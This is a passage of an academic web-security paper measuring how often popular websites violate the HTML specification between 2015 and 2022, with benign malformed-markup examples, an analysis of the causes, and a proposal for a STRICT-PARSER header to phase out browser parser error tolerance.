

Figure 10: Trend of problem groups over the years

the two most appearing violations (FB2, DM3) occur significantly more often compared to other violations; each one on over 75% of all domains. They both address errors dealing with HTML attributes. A similar violation is FB1 which is with 43% also among the top three. On the contrary, we found that violations relevant for dangling markup-like attacks occur less often than others (most DE violations). All of them appear not more than on around 7% of all domains. Furthermore, some violations appear almost never. For instance, the check that looks for violations of the math element did only find three occurrences of this violation, even though our data show that the number of usages of math elements grew over the previous years from 42 domains in 2015 to 224 domains in 2022. After all, this indicates that while there are surely violations that appear too often to be tightened for now, there are definitely some parts of the standard that could be made stricter without raising major problems for the end-user.

4.3 Longitudinal Analysis

The general statistics already gave an idea of how many websites violate the HTML specification. However, the number of violations indicates only an overall picture. Of course, the overall number is higher than the number for individual years since all domains are combined in one set. This section looks at how the number of violations has been trending over the past eight years. That analysis helps to estimate how the numbers will develop in the future and whether it makes sense to tighten the parser.

Figure 9 shows the percentage of violating domains in relation to all analyzed domains per year. Looking at the graph for the 23,983 analyzed domains, one can see that the general trend of violating websites goes down. In 2015, 74% of all domains had at least one vulnerable page. Over the past eight years, the trend is slowly decreasing to 68% incompatible domains in 2022.

Besides looking at the general trend, we also inspected the course of individual violations since it gives insights into which violations carry the trend and which break it. Based on this, we can consider a strategy to tighten specific parts of the parser. To get an overview, in Figure 10 we group the violation by their problem group and show the percentage of domains violating at least one issue of a group in relation to all analyzed domains per year. For the interested reader, we put the graphs for individual violations in Appendix B. As Figure 8 alludes to, violations in the Data Exfiltration group are relatively rare compared to the other groups. Their appearance decreases from 5% to 4%. In contrast, the most prevalent groups are Filter Bypasses (52% to 43%) and Data Manipulation (47% to 44%), which both are mainly influenced by two rules. FB2 makes 75% of all FB violations in 2022, while 77% of all DM problems violate DM3. In between is HTML Formatting (42% to 33%), which consists, unlike FB and DM, of multiple violations that add together without having one problem that peaks out.

Altogether, we can see that the general trend of HTML violations over the years is downwards. Moreover, we show that singular violation groups appear relatively often while others rarely appear over the years.

4.4 Reasons for Violations

In the previous section, we have seen that the number of violating domains is decreasing, yet even with the slight downward trend, over 68% domains still contain some violations. This number implies that tightening the parsing process from one day to another would break the web today and – based on the historic trend – even in the

```
1  <table>
2    <tr><strong>Cozi Organizer</strong></tr>
3    <tr>
4      <td>The #1 organizing app for ...</td>
5      <td> <img src="..." align="right"></td>
6    </tr>
7  </table>
```

Figure 11: Example of a standard violation in tables.

near future we do not expect a change. However, a key question is: What would be the difficulty in fixing the issues we discovered? If fixing most of the issues is trivial (and can be automated), it is much easier to argue for a much-needed change in browser parsing tolerance. This raises the question of what the reasons are for such violations and what needs to be fixed to accelerate the downward trend. In the following section, we go into more detail for each problem group and give examples of what violations the crawled data show. For each group, we also estimate how complex it would be to correct them and consider solutions to repair them by manually identifying the most common mistakes per problem group.

HTML Formatting. The first problem group is HTML Formatting. Earlier, we mentioned that no violation peaks out in this group significantly. Nevertheless, one recurring problem appears among all HF violations which is that developers fail to follow the HTML specification. Since the HTML parser fixes such issues and developers are left to believe they implemented everything correctly, this problem is probably due to developers' lack of knowledge or understanding of the standard. For instance, multiple examples show wrong elements in the head section, such as `h1` tags around a `title` element, hidden `div` modals, or hidden SVGs that are later loaded via JavaScript. All such elements are not defined for the head section, so the parser moves them and all following content in the body section, including `meta` tags that only work in head (see HF1). Besides investigating the DOM tree directly, developers often have no chance to recognize such violations on a webpage.

With HF4 (violations in HTML tables), our data highlights another context that shows similar problems as the previous ones. As earlier mentioned, 40% of all analyzed domains contain a table with at least one wrong element. For example, numerous websites use tables to layout their page but put a headline in the first row of the table without using a data cell `td` (see Figure 11). Since `tr` allows only a restricted set of child elements, the `strong` element in the example is moved in front of the table. This behavior makes nearly no difference for the visible content, so developers do not recognize the issue. Nevertheless, it is a specification violation.

We also investigated whether the violations correlated with changes in the standard over time as the HTML standard is continuously updated. However, we do not see any correlation in the data, on the contrary, wrong positioned elements are often long-existing elements like `img`, `p`, or `div`.

Besides the aforementioned examples, we can see that even experts in web technology have problems implementing the best practice. Google's 404 page misses a proper head and body element (see Figure 12), so that it is not immediately clear which element

```
1  <!DOCTYPE html>
2  <html lang=en>
3  <meta charset=utf-8>
4  <meta name=viewport content="initial-scale=1,
   ↪  minimum-scale=1, width=device-width">
5  <title>Error 404 (Not Found)!!1</title>
6  <style>...</style>
7  <a href=//www.google.com/><span id=logo
   ↪  aria-label=Google></span></a>
8  <p><b>404.</b> <ins>That's an error.</ins>
9  <p>The requested URL <code>/xxx</code> was not found on this
   ↪  server.  <ins>That's all we know.</ins>
```

Figure 12: Google's 404 page misses head and body.

belongs to which section. The parser needs to traverse multiple complex states to move the elements in the right section implicitly. To prevent mistakes, developers should instead decide explicitly which section each element belongs to.

As can be seen, the violations in this group come from multiple issues that are not straightforward to fix. Problems in the head section can be fixed by moving the corresponding elements into the body, tables can be repaired by using `div` elements with Cascading Style Sheets instead, and other formatting issues also require rearranging elements. Accordingly, all these issues depend on manual assessment and work by developers.

Data Exfiltration. While various reasons exist why issues appear in the DE group, the most common problem is that attributes or elements are not being closed properly. For the violations considering non-terminated items (DE3), the reason is often a forgotten quote at the end of an attribute, a wrong character, such as a single quote in a double quote attribute, or a quote with an incorrect encoding.

Besides typos, many not-terminated textareas (DE1), `option` (DE2) or `form` elements (DE4) appear due to careless mistakes as the `form` example in line 1-4 in Figure 13 demonstrates. Almost the same `form` elements appear directly one after the other, probably due to a copy-paste mistake.

Developers can quickly correct such problems, as most of the time, they only must add the missing element or character or remove an element. Nonetheless, while automatically spotting such errors with a validator is easy, developing an automated fix is not simply possible since an algorithm does not know where to send a URL or the `form`. This actuality means, to repair such issues, manual work by the developers is still needed. However, our numbers show that these violations are relatively uncommon compared to other violations.

Filter Bypass. The next group is FB. The most prevalent violation exists in this group, which is elements that contain attributes without spaces in between (FB2). Numerous examples in our data show that this error most likely occurs due to oversights or typos. The most obvious examples are elements for which a developer or the web framework left out a space character between two attributes. However, other incidents show that it is often not that simple. The snippets in lines 6 and 8 of Figure 13 demonstrate such cases. In the first one, the parser interprets the < after " as another attribute since > is missing. This was obviously not intended, but leads to the

```
1  <form method="get" action="/search/">
2    <form id="keywordsearch" name="keywordsearch" method="get"
     ↪  action="/search">
3    <input name="q" type="text" placeholder="Search jobs by
     ↪  keyword..."/ >
4    ...
5
6  <iframe src="https://foobar"</iframe>
7
8  <option value='Cote d'Ivoire'>
9
10 <a href="..." target="_blank" onClick="img=new
   ↪  Image();img.src="/foo?cl=16796306";">
```

Figure 13: Typos and oversights leading to violations.

case that the `iframe` has two more attributes, `<=""` and `iframe=""`, and that a space is missing between the unintended attributes. In the second example, the quote in the value closes the attribute so that the parser continues with the following content, `Ivoire'`, interpreting it as another attribute. All these examples are easy to fix by adding one character. Furthermore, repairing these issues could be automated by serializing the entire document with the current HTML parser and deserializing it again. The syntax would be fixed, but the semantics would still be broken. Nevertheless, it would change nothing about the current appearance of such websites, as the deserialized version would be the same as the one the parser shows currently in all cases, except for mXSS exceptions. As a result, this process would remove the existing violations and allow the developer to address the layouting issues.

Almost the same automatic fixing applies for violation FB1. Same as FB2, it happens due to typos, such as the last example in Figure 13 where the wrong quotes in the `onClick` attribute break the attribute so that the parser interprets the slash before `foo` as whitespace. These issues can also be automatically fixed in the same way as FB2 by repairing the syntax and leaving the semantics as it is.

Data Manipulation. As we already mentioned earlier, in the DM group, mainly violations of DM3 exist, which is multiple attributes with the same name in one element. It appears on 18,021 domains in the collected data. We can see in the data that this often happens when markup in a webpage is changed (e.g., Figure 14). For instance, the following cases all appear likely due to changes to the style or functionality of websites: two different `src` attributes for one `img` element; contradictory `style` attributes in headlines; or multiple different `id` attributes in `div`. For developers, it is simple to fix these issues since the straightforward solution is to deduplicate such attributes. Moreover, this process can also be automated without much effort: all duplicates that appear after the first occurrence can automatically be removed since the existing parser currently ignores the other attributes anyway. This means, an automated repairing process would not change anything about the website's function. On the other side, it would have a significant change to the number of HTML violations on the world wide web as DM3 is the second most prevalent violation in our data.

Besides that, the other DM violations, which consider wrongly placed `meta` (DM1) and `base` (DM2) tags, are due to developers misunderstanding the specification. An example is the redirect page Figure 15. They could also be automatically removed relatively simply. We have not seen a single example in our data that would break by automatically moving the elements in the head section. This being said, the entire last group could be eliminated by automation.

Altogether, the examples show that the reasons for HTML violations are many yet never malicious (e.g., a stored attack) and seldom intentional. None of the manually reviewed cases show a violation that is required and could not be fixed by shifting an element or correcting a typo. Many violations can even be automatically eliminated. In fact, if developers would repair all automatically correctable violations, instead of 15337 (68%) violating websites in 2022, the number would be 8298 (37%) today. This would fix over 46% of all violating websites.

4.5 Existing Mitigations

In the last part, we want to see what influence already implemented mitigations have according to the collected data. For this purpose, we analyze the data from the two dangling markup mitigations that we mentioned in subsection 2.3.

The first mitigation that we evaluate is the one that ignores CSP nonces in `script` elements, if they contain the string `<script` inside an attribute. Our data show that the number of elements containing this string in an attribute decreases slightly from 1.5% (299) of all domains in 2015 down to 1.4% (312) in 2022. However, none of these elements is a `script` tag that uses a CSP nonce and therefore is not affected by the mitigation. Instead, the script string appears in attributes such as `srcdoc` for `iframes`, `value` for `input` fields and custom attributes, e.g., `data-html` or `data-embed`.

For the second dangling markup mitigation, which is to ignore URLs containing a combination of newline and less-than sign, West [61] conducted measurements already in 2017, when the Chromium Project discussed implementing this security improvement. This was when the security improvement was discussed to be implemented for Chromium. West states that 0.4708% of all page views in Chrome contain a URL with a newline, and only 0.0189% of all page views have a URL with both a newline and a less-than sign included. Our data show that the number of all websites containing a newline in a URL almost stayed the same with 2314 (11.2%) in 2015 and 2469 (11.0%) in 2022. Yet, the number of sites that conflict with the mitigation due to a combination of newline and less-than sign decreased from 281 (1.37%) down to 170 (0.76%). As we can see, our numbers differ from West's analysis, but this was expected since the underlying methodology is not exactly the same. Nevertheless, the essential takeaway is noticeable: only few websites conflict with the mitigation, and the number of conflicting domains is even decreasing over the years.

The collected data show that both discussed problems were already rare when the Chromium Project implemented the mitigations in 2017. This is no surprise since browser vendors are always very careful when deprecating features or implementing mitigations that potentially affect many pages. However, it alludes to the fact that not all HTML violations would lead to noticeable breakage. Hence, we believe that the results we collected provide an upper bound for the breakage that could be caused in the wild.

```
3031 <div class="item"><img src="" data-src="/img/dashboard-new/xcontactsdetials.png.pagespeed.ic.S8pDcwul9T.png"/></div>
3032 <div class="item"><img src="" data-src="/img/dashboard-new/xdeals.png.pagespeed.ic.ImPPdSBhFk.png" alt="Deals Opportunities"></div>
```

```
2818 <div class="item"><img alt="contacts detials" src="" data-src="/img/dashboard-new/xcontactsdetials.png.pagespeed.ic.S8pDcwul9T.png"/></div>
2819 <div class="item"><img alt="deals" src="" data-src="/img/dashboard-new/xdeals.png.pagespeed.ic.ImPPdSBhFk.png" alt="Deals Opportunities"></div>
```

Figure 14: From 2018 to 2019 the company added an alt attributes to images, yet forgot that some already existed.

```
1 <html><head>Redirection</head>
2 <META HTTP-EQUIV="Refresh" CONTENT="0;
  ↪ URL=HTTP://wds.iea.org/wds">
3 <body>Page has moved <a href="http://wds.iea.org/wds">here
  ↪ </a></body>
4 </html>
```

Figure 15: A standard violating meta redirect.

For example, issues might be related to the inclusion of content that is never used or noticed (such as third-party libraries, which are no longer required). This is also recognizable in the trend of the corresponding violations as it only slowly decreases and never reaches zero, although Chromium already removed its support in 2017. This contradiction indicates that the developers are either unaware of the problem on their website or do not believe it is important enough to address for Chrome and derivatives (which make up the biggest fraction of users on the Web). Based on these findings, we believe browser vendors do not always need to tread web developers as lightly as they do when deprecating features or tightening security. We discuss this further in the following section.

5 DISCUSSION

The results of the previous section revealed that the number of HTML violations is decreasing and showed examples where such violations occur. We now clarify how the approach of using Common Crawl could have influenced the results and how the collected data is generalizable for less popular websites. Lastly, we further discuss what we can learn from these results and what we believe must change to improve the quality of HTML markup.

5.1 Common Crawl

In this paper, we automatically analyzed a large number of webpages collected from Common Crawl. This approach comes with various limitations that naturally influence the results of this paper. First, Common Crawl can only be used to download static HTML files. On the one side, this makes the crawling process fast and allows us to look in the past; on the other side, we are limited to static HTML content. Hence, the process misses HTML content that is dynamically loaded during the runtime of a webpage. For example, multiple popular web frameworks such as React [46] or Vue.js [55] heavily rely on dynamically loaded content.

To estimate the number of HTML violations we can expect in dynamically loaded content and how it differs from static content, we conducted a small pre-study. We analyzed 100 pages for each of the top 1K Tranco websites in July 2021 and collected all dynamically loaded HTML fragments. Similar to the earlier shown results, the measurements for dynamically loaded content show that more than 60% of the websites have at least one violation. The distribution of the violations is also similar to the one seen in this study. For instance, the most prevalent violations, FB2 and DM3, also appear in top positions for dynamic content, while other violations, for example, violations related to the math element hardly appear. Therefore, we are confident that the general picture we see in this work also applies to dynamically loaded content.

A second limitation of using Common Crawl is that we are limited to the set of webpages they decided to collect. According to Common Crawl, they respect the robots.txt rules and thus ignore a considerable part of the internet [39]. For instance, Facebook excludes most of their content in their robots.txt, excluding many of their pages from our analysis [19]. Additionally, Common Crawl ignores any authentication checks, such as login pages. This fact means that any webpage behind a login, for example, profile pages, is not part of this analysis. Luckily, this problem is a topic of an ongoing research field [18]. Future work should also consider methods to address these issues, for instance, a browser extension to collect data (e.g., Mozilla Rally [38]).

5.2 Generalization

In this paper, we focused on the most popular websites as they are the ones that impact the most people. Nevertheless, to generalize the results, less popular websites should also be considered. This is not an easy task since top websites are different from less popular ones in many aspects, making them hardly comparable. For instance, a popular website (e.g., Youtube) often has more pages than a less popular website (e.g., the doctor next door). This aspect means chances are higher on a popular website to have at least one violation than on a less popular website. Comparing pages is also not purposeful as Youtube could contain a violation in its header reflecting on all pages. Consequently, this violation would have more impact on Youtube than on a less popular site.

Despite these difficulties, we conducted a small additional analysis inspecting a sample of random non-popular websites loaded from Common Crawl. The results show that the distribution of violations on less popular websites is again similar to the one on top websites. However, as expected, popular websites seem to have more violations on average than less popular websites. Looking into the data, we can see that top websites are indeed larger and also more complex than less popular websites. Multiple issues come from wrong namespace switches in complex but also incorrect SVGs. We also assume another reason for the difference is that top websites are refactored more often than less popular websites. The data show that changes to a website can, on the one side, remove violations but, on the other side, introduce new ones.

As mentioned earlier, this small analysis of less popular websites is only a first step and requires a more carefully thought-out methodology to be fully reliable. Nevertheless, it fits into the general pattern of HTML specification violations as we have seen it in this study. Therefore, we assume that our results are generalizable for the broader web.

5.3 HTML Parser Hardening

With the conducted analysis, we presented the trend of HTML violations over the previous years and their current state. Furthermore, we pointed out what the common problems are. With these numbers in mind, we can answer the initial question in which we asked whether we still need the design decision *error tolerance* today. While the number of violations decreased, the trend is relatively small, and the last snapshot (January 2022) still contains more than 68% violating domains. This means that error tolerance is still necessary for a usable web today. Yet, from the security point of view and with the list of possible attacks in mind, we must address this problem and abandon it. Otherwise, all websites have to deal with a security risk for which only some domains are responsible. Moreover, the data shows that a majority of violations is based on careless mistakes or misunderstandings of certain elements, problems that should not exist in the first place. These are bugs that are, in most cases, neither complicated to understand nor hard to fix. We estimate website owners could quickly fix 46% of the existing violations by correcting typos or moving elements with a simple automated process. Of course, browser vendors cannot address the problems from one day to another. Nonetheless, as other examples already show, they are motivated to eliminate security problems in the web ecosystem if thought out carefully and given a long enough transition phase [59, 63]. In the following sections, we first look at related examples. Based on these examples and our earlier findings, we propose a possible roadmap to tighten the HTML parsing process.

5.3.1 Related Approaches. When vendors introduced the Java Script feature `document.domain`, they created it to modify or receive a webpage's domain. However, this also resulted in people setting the same domain (*example.com*) for two different subdomains (*a.example.com* and *b.example.com*) to exchange content and thus relaxing their websites' same-origin policy. This policy is a security feature that normally keeps subdomains separated. In the light of Spectre [34], vendors attempted to decrease the attack surface by first implementing Site Isolation [47], which ensures that each process only runs JavaScript code from the same site. To further tighten this, they aim to implement Origin Isolation which, however, is blocked through `document.domain` (since that would require the processes after relaxation to run in the same process). Thus, `document.domain` was deprecated in 2020 in the specification, and the new *Origin-Agent-Cluster* header was introduced to opt-in for Origin Isolation, hence disabling `document.domain` [17].

Although the feature is now deprecated, it is still used on around 0.5% of Chrome's page views [26] and on more than 9% of pages of the HTTP Archive [59]. This number was enough for Google not to drop the feature in Chrome immediately [59]. Instead, they agreed on a lengthy process: Beginning with Chrome version 100, they show a deprecation warning in the developer console for websites that use the `document.domain` setter. Developers can use the *Origin-Agent-Cluster* header to enforce the deprecation. Eventually, with version 106, if the number of usages decreases, they will remove the `document.domain` setter from the execution context by default. With this version, the default behavior of *Origin-Agent-Cluster* changes to an opt-*out* mechanism if developers want to continue to use the insecure feature. In the long run, it seems that other browsers will follow [42].

In a similar spirit, Google introduced the new `SameSite` attribute for HTTP cookies in 2016 [62]. With this attribute came three cookie policies: *None*, to send cookies on all cross-site requests; *Strict* to never send cookies on cross-site requests, and *Lax* to only send cookies on top-level navigation requests, but not for subresources (e.g., scripts or images). In the beginning, *None* was the default policy until Google eventually changed it to *Lax* in 2020 [27].

5.3.2 Deprecating Error Tolerance. The earlier examples demonstrate how browser vendors plan to abandon widely used features in order to improve the web's security. The parallels to the analyzed violations in this work are clear: When tightening the parsing process immediately, almost every second domain would be incompatible, yet it would improve the general security. Hence, we base our proposed roadmap on the previous approaches.

We propose that standardization bodies deprecate the design decision *error tolerance* in the HTML specification. This means, first, the violations from Section 3.2.1 must be added as error states in the parsing process. Furthermore, every time a parser passes an internal error state, the process must stop and return an error instead of the parsed page.

Since browser vendors cannot immediately tighten the parsing process by enforcing the deprecation, we suggest that browsers begin by showing a warning message in the development console for each appearing violation. Because developers play an essential role in this process, this warning needs to be succinct and specific. Only then do developers learn how to develop more standard-compliant websites and are prepared for the following enforced deprecation.

To enforce the deprecation, we propose a new header called *STRICT-PARSER*, which acts similarly to the header implemented for the `document.domain` example. It has three modes: The first mode, *strict*, makes the parsing process block all deprecated violations. This means a violating page would end in an error state during the parsing process and show a warning page. With this mode, developers can opt-in to a secure parsing process. The second mode, *unsafe*, completely ignores the deprecations and parses any violation. Therefore, it acts as a fallback in case someone demands one of the violations. Finally, the third mode is *default*, which is also the mode browsers must use when the header is not set. The idea for this header is based on our analysis which reveals that some violations appear less often than others and, therefore, must be considered individually. Websites in the *default* mode do not block all deprecated violations from the beginning on, but only a list of enforced deprecations. In the beginning, this list contains violations that rarely appear in our analysis, such as all `math` element-related violations or dangling markup. Every time the usage of a violation decreases enough, it is added to the enforced list. Eventually,

the enforced list contains all deprecated violations so that the *default* mode behaves like the *strict* mode. Then, developers can only actively opt out of the default secure parsing process.

Of course, developers will need an option to test and monitor the proposed approach. For this reason, each mode allows adding a monitor URL which is notified in case of any violations. Thus, developers can find edge cases in the strict mode or test the policy in the wild without breaking anything using one of the other modes.

When communicated thoughtfully, we are confident that a majority of websites will improve their code and correct the violations relatively quickly, as most errors seem not to be intentional. We have seen this with the rapidly growing HTTPS adaption, as soon as it was more or less mandatory in all browsers [20], and we think that we will also see it with stricter HTML parsing. To drive this proposed plan further, we plan to discuss our idea with browser vendors and committees. All things considered, it is time to tighten the parser and get rid of the error tolerance to significantly improve the quality of HTML markup and the security of the web environment.

6 CONCLUSION

In this paper, we asked the question of whether the error tolerance of the HTML parsing process is still necessary. To this end, we curated a list of security-relevant HTML violations and developed a crawling framework to find such violations on a large scale. Using this framework, we performed an empirical analysis of more than 24K popular domains to understand the trend of the number of HTML violations.

The results from 23,983 domains showed that the number of HTML violations is decreasing, indicating a positive development for the future. Nevertheless, 68% of the analyzed domains in 2022 still contain at least one standard violation. Furthermore, the discovered problems are relatively simple to fix for developers, e.g., correcting typos, resulting in more than 46% of all violations being automatically fixable.

Finally, we proposed an approach to tighten the parser in multiple stages. A new HTTP header gives web developers the control to ignore the violations if needed for any case. All in all, we believe that a stricter HTML parser would work when thoughtfully rolled out and will improve the quality of the code on the web significantly.

ACKNOWLEDGMENTS

We would like to thank the anonymous IMC reviewers and the Shadow TCP for providing their constructive feedback. Special thank goes to our shepherd Oliver Hohlfeld for his valuable suggestions on clarifying specific parts of the paper and ideas for follow-up work.

This work was conducted in the scope of a dissertation at the Saarbrücken Graduate School of Computer Science.

REFERENCES

[1] 0xradi. 2017. XSS on [maximum.nl]. (May 2017). https://hackerone.com/reports/228006.

[2] Erwan Abgrall, Yves Le Traon, Martin Monperrus, Sylvain Gombault, Mario Heiderich, and Alain Ribault. XSS-FP: Browser Fingerprinting using HTML Parser Quirks. (November 20, 2012). Retrieved 04/12/2022 from http://arxiv.org/abs/1211.4812. arXiv: 1211.4812 [cs].

[3] Devdatta Akhawe, Adam Barth, Peifung E. Lam, John Mitchell, and Dawn Song. 2010. Towards a formal foundation of web security. In *2010 23rd IEEE Computer Security Foundations Symposium*. IEEE, (July 2010). DOI: 10.1109/csf.2010.27.

[4] arturjanc. 2016. Prevent nonce stealing by looking for "script" in attributes of nonced scripts · Issue #98 · w3c/webappsec-csp. GitHub. (July 2016). Retrieved 05/12/2022 from https://github.com/w3c/webappsec-csp/issues/98.

[5] Michał Bentkowski. 2020. Helping secure DOMPurify (part 1). (2020). https://research.securitum.com/helping-secure-dompurify-part-1/.

[6] Michał Bentkowski. 2020. HTML sanitization bypass in ruby sanitize < 5.2.1. (2020). https://research.securitum.com/html-sanitization-bypass-in-ruby-sanitize-5-2-1/.

[7] Michał Bentkowski. 2020. Mutation XSS via namespace confusion – DOMPurify < 2.0.17 bypass. (2020). https://research.securitum.com/mutation-xss-via-mathml-mutation-dompurify-2-0-17-bypass/.

[8] Michał Bentkowski. 2019. Write-up of DOMPurify 2.0.0 bypass using mutation XSS. (2019). https://research.securitum.com/dompurify-bypass-using-mxss/.

[9] bl4de. 2018. [Sexstatic] HTML Injection in Directory Name(s) Leads to Stored XSS When Malicious File Is Embed with <iframe> Element Used in Directory Name. (May 29, 2018). https://hackerone.com/reports/328210.

[10] Valerio Brussani. 2021. CVE-2020-29653: Stealing Froxlor login credentials using dangling markup. (2021). https://labs.detectify.com/2021/03/10/cve-2020-29653-stealing-froxlor-login-credentials-dangling-markup/.

[11] Ahmet Salih Buyukkayhan, Can Gemicioglu, Tobias Lauinger, Alina Oprea, William Robertson, and Engin Kirda. 2020. What's in an exploit? An empirical analysis of reflected server XSS exploitation techniques. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*. USENIX Association, San Sebastian, 107–120. https://www.usenix.org/conference/raid2020/presentation/buyukkayhan.

[12] CERT Division. 2000. 2000 CERT advisories. (2000). https://resources.sei.cmu.edu/asset_files/whitepaper/2000_019_001_496188.pdf.

[13] chardet. 2015. Chardet 5.0.0 documentation - Frequently asked questions. Retrieved 09/09/2022 from https://chardet.readthedocs.io/en/latest/faq.html#what-is-character-encoding-auto-detection.

[14] Victor Clincy and Hossain Shahriar. 2018. Web application firewall: Network security models and configuration. In *2018 IEEE 42nd Annual Computer Software and Applications Conference (COMPSAC)*. IEEE. DOI: 10.1109/compsac.2018.00144.

[15] Common Crawl. [n. d.] Statistics of Common Crawl Monthly Archives. Retrieved 09/01/2022 from https://commoncrawl.github.io/cc-crawl-statistics/plots/charsets.

[16] Peter H. Diamandis and Steven Kotler. 2020. *The Future Is Faster Than You Think: How Converging Technologies Are Transforming Business, Industries, and Our Lives*. Simon and Schuster, (January 28, 2020). 384 pages. Google Books: K7HMDwAAQBAJ.

[17] domenic. 2020. Origin-keyed agent clusters explainer. Retrieved 05/12/2022 from https://github.com/WICG/origin-agent-cluster.

[18] Kostas Drakonakis, Sotiris Ioannidis, and Jason Polakis. 2020. The cookie hunter: Automated black-box auditing for web authentication and authorization flaws. In *CCS '20: Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*. ACM. DOI: 10.1145/3372297.3417869.

[19] Facebook. 2022. Robots.txt. Retrieved 04/26/2022 from https://www.facebook.com/robots.txt.

[20] Adrienne Porter Felt, Richard Barnes, April King, Chris Palmer, Chris Bentzel, and Parisa Tabriz. 2017. Measuring HTTPS adoption on the web. In *26th USENIX Security Symposium (USENIX Security 17)*, 1323–1338. https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/felt.

[21] filedescriptor. [n. d.] XSS Jigsaw. Retrieved 04/13/2022 from https://blog.innerht.ml/csp-2015/.

[22] Common Crawl Foundation. 2022. Common crawl. (2022). Retrieved 09/09/2022 from https://commoncrawl.org/.

[23] 2022. Gecko:Overview - MozillaWiki. (March 1, 2022). Retrieved 04/27/2022 from https://wiki.mozilla.org/Gecko:Overview#Parser.

[24] Craig Godden-Payne. [n. d.] How Google's homepage has changed over the last 20 years. Medium. Retrieved 04/25/2022 from https://uxdesign.cc/google-how-the-biggest-search-engines-homepage-has-changed-over-the-last-20-years-3b59db931a0d.

[25] Google. 2017. Blink principles of web compatibility. (February 27, 2017). https://docs.google.com/document/d/1RC-pBBvsazYfCNNUSkPqAVpSpNJ96U8trhNkfV0v9fk.

[26] Google. 2022. Chrome Platform Status - DocumentDomainEnabledCrossOriginAccess. Retrieved 05/12/2022 from https://chromestatus.com/metrics/feature/timeline/popularity/2544.

[27] Google. 2021. Cookies default to SameSite=Lax - Chrome Platform Status. Retrieved 05/17/2022 from https://chromestatus.com/feature/5088147346030592.

[28] Mario Heiderich, Jörg Schwenk, Tilman Frosch, Jonas Magazinius, and Edward Z. Yang. 2013. mXSS attacks. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security - CCS 13*. ACM Press. DOI: 10.1145/2508859.2516723.

[29] Mario Heiderich, Christopher Späth, and Jörg Schwenk. 2017. DOMPurify: Client-side protection against XSS and markup injection. In *Computer Security – ESORICS 2017*. Springer International Publishing, 116–134. DOI: 10.1007/978-3-319-66399-9_7.

[30] Gareth Heyes. 2020. Bypassing DOMPurify again with mutation XSS. (2020). https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss.

[31] Gareth Heyes. 2011. HTML scriptless attacks. (2011). http://www.thespanner.co.uk/2011/12/21/html-scriptless-attacks/.

[32] 2022. Internet Archive: Digital Library of Free & Borrowable Books, Movies, Music & Wayback Machine. Retrieved 05/03/2022 from https://archive.org/.

[33] Amit Klein. 2005. DOM based cross site scripting or XSS of the third kind. *Web Application Security Consortium, Articles*, 4, 365–372.

[34] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Yuval Yarom, and Michael Schwarz. 2019. Spectre Attacks: Exploiting Speculative Execution. In *2019 IEEE Symposium on Security and Privacy (SP)*. 2019 IEEE Symposium on Security and Privacy (SP). (May 2019), 1–19. DOI: 10.1109/SP.2019.00002.

[35] kustirama. 2019. XSS inside HTML Link Tag. (March 5, 2019). https://hackerone.com/reports/504984.

[36] Sebastian Lekies, Krzysztof Kotowicz, Samuel Groß, Eduardo Vela Nava, and Martin Johns. 2017. Code-reuse attacks for the Web: Breaking Cross-Site Scripting Mitigations via Script Gadgets. In ACM SIGSAC Conference on Computer and Communications Security. Retrieved 04/12/2022 from https://acmccs.github.io/papers/p1709-lekiesA.pdf.

[37] 2022. March 2022 Web Server Survey. Netcraft News. Retrieved 04/25/2022 from https://news.netcraft.com/archives/2022/03/29/march-2022-web-server-survey.html.

[38] 2022. Mozilla Rally. Mozilla Rally. Retrieved 09/02/2022 from https://rally.mozilla.org/.

[39] Sebastian Nagel. 2021. Websites behind login? (2021). https://groups.google.com/g/common-crawl/c/OyrJXmhB-mU.

[40] Eduardo Vela Nava and David Lindsay. 2010. Abusing internet explorer 8's XSS filters. *BlackHat Europe*.

[41] Tomasz Andrzej Nidecki. 2018. Mutation Cross-site scripting in google search. (2018). https://www.acunetix.com/blog/web-security-zone/mutation-xss-in-google-search/.

[42] otherdaniel. 2021. Request for Position: Changing the Origin-Agent-Cluster default, aka deprecating document.domain. · Issue #601 · mozilla/standards-positions. GitHub. Retrieved 05/12/2022 from https://github.com/mozilla/standards-positions/issues/601.

[43] Yibelo Paulos. 2021. This man thought opening a TXT file is fine, he thought wrong. macOS CVE-2019-8761. Paulos Yibelo - Blog. (April 2021). Retrieved 04/25/2022 from https://www.paulosyibelo.com/2021/04/this-man-thought-opening-txt-file-is.html.

[44] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczynski, and Wouter Joosen. 2019. Tranco: A research-oriented top sites ranking hardened against manipulation. In *Network and Distributed Systems Security (NDSS) Symposium 2019*. Internet Society. DOI: 10.14722/ndss.2019.23386.

[45] The Chromium Projects. 2022. Blink (Rendering Engine). Retrieved 04/27/2022 from https://www.chromium.org/blink/.

[46] 2022. React – A JavaScript library for building user interfaces. Retrieved 04/30/2022 from https://reactjs.org/.

[47] Charles Reis, Alexander Moshchuk, and Nasko Oskov. 2019. Site isolation: Process separation for web sites within the browser. In *28th USENIX Security Symposium (USENIX Security 19)*, 1661–1678.

[48] Sebastian Roth, Timothy Barron, Stefano Calzavara, Nick Nikiforakis, and Ben Stock. 2020. Complex Security Policy? A Longitudinal Analysis of Deployed Content Security Policies, 18.

[49] Sebastian Roth, Lea Gröber, Michael Backes, Katharina Krombholz, and Ben Stock. 2021. 12 angry Developers–A qualitative study on developers’ struggles with CSP. In *ACM CCS*. DOI: 10.1145/3460120.3484780.

[50] Sapra. 2020. 1-day mxss exploit payload for DOMPurify Library. (2020). https://twitter.com/0xsapra/status/1307929537749999616.

